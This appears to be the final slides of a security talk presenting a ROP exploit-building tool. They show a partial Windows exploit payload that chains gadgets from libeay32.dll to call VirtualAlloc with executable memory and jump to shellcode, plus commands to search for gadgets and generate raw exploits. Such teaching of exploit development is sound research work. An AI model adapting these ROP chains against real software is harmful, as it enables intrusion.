  - And then pop enough bytes from stack to get to memcpy addr
- memcpy return value should be our copied shellcode address
- Luckily memcpy returns the address of the written area

  → jmp eax could do the job !

```
$ sky_search_raw -i "jmp eax" binaries/libeay32.dll
0x6308fda7 jmp eax
```

Full exploit... partial example

- The completed payload.txt file looks like:

```
! 'A' * 62                    # padd to get to EIP

0x77E645A9 @VirtualAlloc      # @VirtualAlloc -> EIP

0x6308105f [ret]              # address executed when VirtualAlloc returns

! [00].pack('L')              # Address = Null
! [0x513e].pack('L')          # Size
! [0x1000].pack('L')          # AllocationType = MEM_COMMIT
! [ 0x40].pack('L')           # Protect = PAGE_EXECUTE_READWRITE

# save eax :
0x63087be7  [xchg edx, eax ; ret]

# save esp and pad:
0x630f33eb [push esp ; pop esi ; pop edi ; ret]
! [0xffffff01].pack('L')
0x63084fae [mov eax, esi ; pop esi ; ret]
! [0xffffff02].pack('L')

0x630b4dc5 [add eax, 40h ; ret] # shift eax to the desired value
```

Payload file entries

- Gadgets addresses:

```
0x63087be7  [xchg edx, eax ; ret]
```

- Ruby code (to write padding, compute things):

```
! 'A' * 62                    # padd to get to EIP
```

- Comments:

```
# save eax
```

- This allows to write comprehensible and portable exploit files

- Generate:

```
$ sky_generate my_exploit.txt > my_exploit.raw
```

- And run !

Demo

Thank you and happy roping !

¿ Questions ?

References

[1] http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/

[2] http://www.pentestit.com/2010/12/07/update-immunity-debugger-v180/

[3] http://redmine.corelan.be:8800/projects/pvefindaddr

[4] ?